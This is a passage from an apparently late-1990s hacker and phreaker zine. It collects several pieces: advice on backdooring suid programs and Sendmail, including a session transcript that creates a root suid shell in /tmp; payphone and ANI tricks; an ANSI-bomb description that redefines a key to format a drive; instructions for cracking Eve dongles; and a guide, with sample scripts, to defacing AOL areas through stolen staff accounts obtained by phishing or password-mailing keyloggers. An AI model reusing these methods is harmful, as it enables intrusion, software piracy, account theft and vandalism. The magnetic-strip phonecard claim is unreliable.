Once you've set up such a backdoor, you'd want to gain root quickly and easily. The best way is to install trapdoors into something that runs as root. Creating an suid shell in a hidden directory is not good enough - most security checkers will list any non-registered suid binaries. A better idea would be to modify a program already running suid, such as xterm or splitvt, so that a -rootshell option or something similar will execv("/bin/sh", "sh", NULL); the solution to this is to record sizes of all suid files on the system and store them all in a file that is verified with signatures like passwd and inetd.conf/services. An even better way is to put such traps into daemons running as root but not suid - such as Sendmail. Example, modify Sendmail to respond to a "secret" command:

```
Trying 204.141.125.38...
Connected to limbo.senate.org.
Escape character is '^]'.
```



```
220 limbo.senate.org ESMTP Sendmail 8.8.5/8.8.5; ... snip ...
31337 _EXEC /bin/cp /bin/sh /tmp/elite
Done ... master!
31337 _EXEC /bin/chmod 4755 /tmp/elite
Done ... master!
```

This is just another form of the in.rootd exploit above. You can switch them around too, modify Sendmail to let you in and inetd to create a root shell. The way to fix this problem is to record sizes of important system daemons together with suid sizes.

TRICKS OF THE TRADE

1-800-xxX-xXxX ani is: 1-888-212-8846
1-800-xxX-xXxX ani is: 1-888-324-8686
1-800-xxX-xXxX ani is: 1-800-487-9240

Area Code 713 fun:
Try 325-XXXX on payphones to shut them off for 60 seconds
try 444-0099 for some weird shit
try 380-XXXXXXX = Local ANI #
and sometimes just 611 is some frog noise

New Jersey ani number is "958"
-Dame

Area Code 770 ANI number is: 770-988-9664
-Jerzy

Area Code 972 ANI number is 972 : 970-7777

Make your phone ring in Central Florida dial (407), 988-XXXX works.
-Crexxes

Crystals for boxes can be found @
Mouser Electronics
<http://www.mouser.com> (free catalog)
DigiKey
<http://www.digikey.com>
-Px9

To fake magnetic strips e.g. for the phone cards just
get a bit of video tape and put it over it then get a
pencil and put lead al over the tape then when you
put it in the phone box you get 999 credits this also
works for bankcards and to get pass the password
screen for bankcards just hit return
-anon

Were not sure about that one because where we went it didn't work, if anyone else tries please tell us how it worked. -su97

THE STORY OF THE ACCIDENTAL CON

By: SD Phreak

Origin of the con:

I and Kaotic while we were on #2600 conjured up this con, We decided since I had the house to my self he would come over. Well then we invited Kluge and Atlas and whoever else could come that lived near Seattle.

Log entries:

Wednesday: The origin of the Con

Thursday: We have invited more people:pyr0x is coming from Olympia and is brining some shit to get the Party started as well as Kaotic is. I went to the store and bought some KEWL_AIDE WOW I got 8 for phree and I also bought some 2-litres of Coca-Cola.

Friday: Well it is around 3:00 in the morning and not much has started yet I've heard a few fireworks get set off as well as I had to light a couple off just to wake up the neighbors. And later will be going to a BBQ and will get any leftovers I can for the CON tomorrow. This BBQ is supposed to have 150 of My Parents friend's. My friend Weed Monkey will be over later and will party with me tonight seeing as his parents are gone for the weekend as well as some of my neighbors' hehehehehe. Call this:

Kathy Mallon (GTE Northwest Security).....317-896-8335

Well it is about 12 hours and till the Con officially starts I guess you could say it is already Saturday Kaotic should arrive a little after noon or before ya know Community Transit and Atlas is either driving Kluge unless he fixed his car cause he must still be looking for the parts because he's been idle for over 22hours
#2600 Efnet irc.

Saturday: The day of the con

The TV show Friday night is just getting over and I start planning what I am going to do until they get here I need some No-Doz or whatever so I'll go there at around 6:30in the morning to get my supplies and check if the payphones are working. We will try and start a conference. Last night one of my drunk neighbors got pissed at us for lighting a M80 and he yelled at us and we just made fun of him. I have planned that around when it gets dark out we'll get up and go trashing at a GTE office for fun if we can get up off our asses I do know we will Joto the alderwood mall and raise some hell there maybe Q-zar but I doubt it. It is 6:00 am I am getting the house ready and everything is cool, Except I'm really bored.

Well ok every one arrives 3 hours late but it is still cool Pre0x didn't even show so we said screw him and we went in search of lunch and other goodies so we stopped at the Liquor store and the Mall's Food court and a GTE phone Mart to look at all the spiffy phones and we cased some GTE dumpsters but nothing is there worth anything. Then it was back to my T-Love called but we called him back and he never answered back to that call. We proceeded to watch "Hackers" one of the stupidest movies in the world then "Wargames" to my surprise Atlas and Kaotic had never seen the entire film before. After "Wargames" was over Atlas had to leave and we lost our ride to go trashing Kluge didn't have his car working so we were fucked and decided to walk down the street to Albertson's and buy some Cigars, Ice Cream and Candy. When we were walking back Kaotic "dropped" his napkin and it fell near a cat and one of my Drunken neighbors thought it was his cat and stole Kaotic's stogie and broke it so we proceeded home and were planning revenge on the Bastard but he never sleeps so that was out the door. We went on IRC and talked some people then Kluge logged into his outlawz.net system and went on IRC then Kluge got hungry and made Kaotic go steal some Watermelon from outside Albertson's, The first time he went but there was a Semi truck and people using a payphone so he came back, Kluge got pissed and made him go back to get one the truck was gone but someone kept making trips around Albertson's so it was impossible for him to run off with one He came back and Kluge was pissed again and gave Kaotic \$2 to buy one and I had to go with him down so he could show me the car, The car and semitruck were gone but I could see a strobe light reflecting off the bank window and thought oh shit what happened we walked closer and I finally saw the red and white light shining off the wall and we decided to continue we got around the corner and shit 3 cop cars had caught some shit heads trying to steal pop and watermelon out of a tent they had setup, we laughed at them and picked up a watermelon and continued inside and paid for the watermelon then headed back home some bitch was having a fight with her husband and we just kept walking and got home and Kluge enjoyed our little story after that we pulled out the big ass 7in knife to cut the watermelon and it was pretty good. Kaotic needed some money so he could get home the next day so he sold me his new 2600 mag so he had some money. We lounged around and watched "Blazing Saddles" damn every one should see that movie it is hella funny after that was over we attempted to watch "Loose Cannons" but we fell asleep it was about 4:00am.

Sunday: The aftermath

We had a small mess just some wrappers and a lot of glasses so we cleaned it up and called atlas to make sure she was gonna pick up Kluge and Kaotic she was just getting out of her shower then she would be over so every thing was cool and we didn't have to clean a whole lot up and parents aren't even a little suspicious so every thing is cool. I can't wait till RainCon '98 in Seattle our first real con.

What's an ANSI Bomb?

By: CyBerWeS

An ANSI-bomb is an "escape-sequence" that redefines a key on the keyboard, for example defining the Return key as <ESC>FORMAT C:<CR>Y<CR>. For this to work and cause damage as intended, two conditions must be met:

The user must use TYPE or something similar to view a file containing the redefinition code.
ANSI.SYS (or an equivalent program that allows redefinitions) must be installed.

There are basically two ways to protect against this - the first is to use LIST or a similar program to look at files. The second is not to use ANSI.SYS, or to use a replacement that does not allow keyboard redefinition's.

This simple definition was taken off a word search for ANSI-bomb now if you had a brain maybe you would have thought of that sees the problem with beginners today is they have no self-reliance they want every thing handed to them well it doesn't work that way your gonna have to go out yourself and read then read some more now I don't mind helping people when they ask legit questions but this bull shit that you can find just by doing a word search I mean come on É. Well that's my opinion like it or not!

FEW NOTES ABOUT THE EVE DONGLES

By: Dr. Qwerty

Well. Here we go talking about yet another stupid issue - dongles on Macintosh. Sad to say that, but it appears to me that most of the dongle-protected software uses the Eve-type devices. Yuck. Sometimes they use separate INIT, sometimes they don't. That actually doesn't matter because we're basically interested in how the whole thing works.

First of all, how can you find out that the particular software title requesting a hardware key uses the Eve dongle? It's easy. Look inside of the application or INIT that comes with it. There is a resource called 'EvE '. That's it. Once you found it, start examining the code, because you're now sure that it's Eve. I've seen at least 3 modifications of the dongle.

It actually doesn't matter because everything works pretty similar. To get started, you should first find the procedure inside the code that checks/initializes the dongle. (Oh, I forgot to say that so far PPC applications have dongle code made in 68K code. These dongle routines are usually kept in some separate resource). So. To find the routine, just search inside of the code resources for "EvE". You'll find one or two matches for sure.

The whole word that will be found may look as 'EvE2' or 'EvE3'. That's the dongle modification version, I guess. Doesn't matter.

Once you found the procedure, you just have to make it return 1 in the register D0. how to do that? Well, this is not the Young Hacker's School or something like that. Go get a clue. Either find BNE instruction that prevents writing something to d0 or add your very own MOVEQ instruction. The point is, since Eve doesn't contains any needed information that needed by the application to run (except for the registration code in some versions) you don't have to emulate it.

A word to developers. If you're making your software and you want to protect it, don't use Eve dongles. Please don't. People are laughing hard at that "protection". Get HASP if you're so anxious about using a dongle protection. But HASP is easily crackable too if you have it near you. So the whole point is - if you made a good software, do not protect it. Why? People who really need it will buy it, and the pirate ones will get it free anyway. Why spent additional money and efforts on making the software protection if it will be cracked in 3 day period after the software release? Think about it.

RAINMAN SCRIPTING

America Online has been around for several years now, and has held the allure to explore it's system since it's creation. Whereas it may not hold the same level of excitement that hacking a UNIX system might, it does provide entertainment, and requires a specific knowledge of it's network. Unfortunately, news programs such as CNN have been promoting the idea that anyone that phishes for passwords (Social Engineers someone into giving them their password for whatever reason), or scrolls in a chat room is a "hacker", and that is part of the reason that the service, and the exploration of it, is so frowned upon in the hack community. There are several different areas to explore on AOL, such as editing the client to perform tasks that it otherwise shouldn't, to convincing the host that you are who you aren't, however I am only going to deal with one of the most popular in this article: Changing keywords online.

I am sure that most of you have read about, or seen commentary on the "vandalism on America Online", where a group of presumed teenagers change a popular online area to say something to the extent of "Bobby owns you", or whatnot. This actually doesn't constitute "hacking", but since it seems to be the thing to do right now. I will explain how it is accomplished.

America Online keywords and online areas are constructed using a system called RAINMAN (Remote Automated INformation MANager) which allows AOL volunteer employees to construct additions to their online areas. Each employee must take a class on using RM, and on graduation from the class, they are given access to update their specific areas, known as "groups". Now, the wonderful thing about AOL, is that they provide ample online documentation for every staff requirement (presumably because they are dealing with volunteers who can be counted upon to be stupid), and that makes it relatively easy for a non-staff member to learn anything they wish upon gaining access to the area that holds the information, which is not a problem.

The first step is to get to the area, using whatever means you have at hand (for a list of good ways to do this, visit <http://www.lithium-node.com>, or it's mirror site of <http://www.ilf.net/Mute/Bmbr/index.html>). Once you are there, begin to read the multitude of help areas that they have, and view all of their sample scripts. Once you see how it is done, it is easy... in 2 days I had become rather fluent in RM scripting.

Once you have a good idea of how to do RM scripting, your second problem is getting an account that has access to RM. This can be done in several ways, the most obvious is to try to guess the password of a staff member that you would assume has RM access, but this is tedious, tiring, and usually unproductive. So, the best option to take is to try to social engineer them into giving you their password. This is easier said than done, primarily because America Online warns their staff members time and time again not to give out their password for ANY reason, but, you can always count on basic human stupidity. Another popular method right now is to create a program that loads itself with Windows, and watches for passwords as they are typed in, then mails them to the program creator. This seems to be the most popular method, because it requires no real skill.

Regardless of how you get the account, once you do, you need to make sure that it can access Rainman. This is easy enough, simply go to keyword "Rainman", and try putting your script there, and submitting it. If you don't have access, it will tell you so. Now you need to find out what group the account that you have manages. If your submittal to Rainman works fine (it will probably give you some errors though), then a screen will pop up, telling you what group you are in. Simply edit your RM script to contain that group, and keep trying until you get it to go through fine. However, be aware that once you create this, it won't create a keyword for you like "bobby owns AOL", it will give you a URL. To find what URL your keyword is on, go to kw: EOI (which stands for examine object information), and type in the name of your page, it will come back and give you the URL to your page, and there you go, you now have your very own area on America Online.

Modifying an existing area isn't much more difficult. By whatever means necessary, find out the area that your account controls, and then go to the main Keyword for that. Once there, there will probably be a little heart on the title bar that allows you to add it to your Favorite Places. Then, view the URL for it, and you will see something to the extent of "aol://4344:152.HHadult.1932794.548262320" (this happens to be from the Academic Assistance Center, an area that my friend Mute and I altered). The words that you see in the middle (HHadult), are what the name of the page is. Then all you have to do is set your Rainman script to modify the page instead of create one, and you can change it however you like! I hope this has helped, for more information, please visit <http://www.lithium-node.com>, or it's aforementioned mirror site!

—————here is a sample Rainman script—————

```
\group-aacenter
\modify page HHadult
\form 26204
\field 1
AOL Fears Hacker Crackdown!
\field 11
Mute & Bmbr provide some schooling of their own
\rawimage 5 c:\aol25\rainman\ AOLburn2.jpg
\end
```

```
\group aacenter
\create page challenge
\form 26275
\headline Bmbr and Mute's challenge
\field 3
Today marks the day that we will recognize as the day we
are going to start our challenge to get consumer's rights upheld on AOL.
Should a large corporation that serves 75% of the modem generation get to
follow private practices to the nail and prevent members from speaking their
mind freely without being issued a warning? No. they shouldn't. They have a
larger responsibility to the Internet community now. If it wasn't for their
push of "unlimited" hours on AOL, these 'proposed' Internet phone service
```

taxes would not even be considered. It is our world too, and just because they have the money and hardware, doesn't mean we should follow their rules. They have screwed up a lot of companies and ideas for the future with their "get everyone and their dog on AOL by 2000" sales task. They created a regulation that shouldn't even exist. There were thousands of us here before they were....who says they can call this their territory? Not us... and we're going to make sure they know we think that way. - Mute & Bmbr

\icon 1-0-01477

\insert link 1

\icon 3

\position in collection HHadult

\end

\group aacenter

\create weblink lithnode

\url <http://www.lith-node.com>

\headline Kick ass Lithium Node Website!

\insert link 2

\icon 1-0-21224

\position in collection HHadult

\end

\group aacenter

\create weblink nodekw

\url aol://4344:152.noc.1932618.547901709


\headline Elite Lithium Node Private KW

\insert link 3

\icon 1-0-01477

\position in collection HHadult

\end



AXIS SECURITY

By: Revelation

-[WHAT IS AS?]-

AS (Axis Security) is a small organization of security enthusiasts, hackers, and programmers. We all do a little of each, and we aim to help the public and the underground, instead of harming it like so many other organizations out there.

-[WHAT DO YOU WANT TO ACCOMPLISH?]-

We wish to restore the honor, dignity, and respect that the term "Hacker" was once given. We want to bring back the old school ethics...the belief that knowledge is power and that only honor, dignity, and determination can gain it. We want to do away with the e-mail bombing, software pirating, carding, and virus spreading that has been corrupting the once respected society of the underground. I do not know a hacker who does not wish that the old school ethics were still honored by most, as it would make the underground what it was meant to be. We have to teach the neophytes that destruction won't make you a hacker, it's the knowledge, and more importantly what got you the knowledge, that makes you a true hacker. We must practice these ethics ourselves and return them to the underground, and rid it of the tarnishes on the Hacker name.

-[WHO WORKS FOR AS?]-

AS is composed of nine members, no more, no less. The following is the AS member list along with contact information:

HackingWiz	- hackingwiz@mail.hackers.com
Revelation	- revelation@mail.hackers.com
Phreaked Out	- phreakedout@mail.hackers.com
Phreak Show	- phreakshow@mail.hackers.com
Fallout	- fallout@mail.hackers.com
Brimstone	- brimstone@mail.hackers.com
Samurai 7	- samurai7@mail.hackers.com
Lady Vyxen	- vyxen@mail.hackers.com

-[WHAT DOES AS DO?]-

AS provides products, services, information, and resources through the Hackers.Com domain. We provide wealths of information in our archives, and offer many unique features in a comfortable environment. We also offer our own AS products. We work on various hacking/security related projects and release them to the public, to help and to inform, and to spread the word of the old school.

-[WHAT KIND OF SERVICES DO YOU OFFER?]-

We offer a variety of services. Some of which are: Security Consulting, Web Design, Graphics Design, e-mail Accounts, Web Space, Virtual Domain Hosting, Hackers' Haven BBS use, and much more. You can receive more information on ESE services and even order them via our home page (www.hackers.com).

-[WHAT KIND OF PRODUCTS DO YOU HAVE?]-

We have various products and projects available via our home page. Some of which include: The Ultimate Beginner's Guide To Hacking And Phreaking, The Hacker's Bible, The Armageddon Dialer, and Sniper, to name a few.

-[WHAT DO YOU WANT FROM THE UNDERGROUND?]-

Support. What we are trying to accomplish cannot be done without help from everyone. All we ask is that you promote ethical hacking, and not destructiveness. Stop spreading around virri and credit card number generators, and start spreading around exploits and good text files. Help us return the honor and respect back to the Hacker name...

Life is Harsh

Get a helmet

<http://www.niftyco.com/niftynet/>


Writers and Artists

StaticUsers '97 is looking for some good artist and writers to become a help with StaticUsers '97 Magazine and WWW Page. For Details and information email staticusers@emails.com

ATTENTION PHREAKERS AND HACKERS

For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, counter surveillance, cable, descramblers , and many other hard to find equipment at low prices, send \$1.00 to Mr. Smith-03, PO Box 371 , Cedar Grove, NJ

SUBSCRIBE NOW



1997-1998 StaticUsers '97 InC.

So you like Static Users. This is no surprise! The mere fact that you are reading our great newsletter has drawn you closer to a great and monstrous dilemma. What is this wondrous problem you ask? Why, its how are you going to get more and more and more hacker/phreaker/pirate/carding/rag files/beautifully constructed comedy papers/school mayhem information and much More? The answer is right below!!!

- ◆ Single issue: \$4.00
- ◆ full subscription (newsletter every 2 weeks, issue every 2 months, and internet access to our archives and file libraries): \$30.00
- ◆ Just newsletter (every 2 weeks) :\$10.00 a year
- ◆ overseas shipping for newsletter: add .25 cents
- ◆ overseas subscription: add \$6.00
- ◆ overseas issue: add .50 cents

So you say, hmm. I like these guys! I wanna communicate using the web and e-mail!!! Well, you can!

**See one hell of a kick ass sight at www.niftyco.com/SU97/
e-mail us at static-users@emails.com**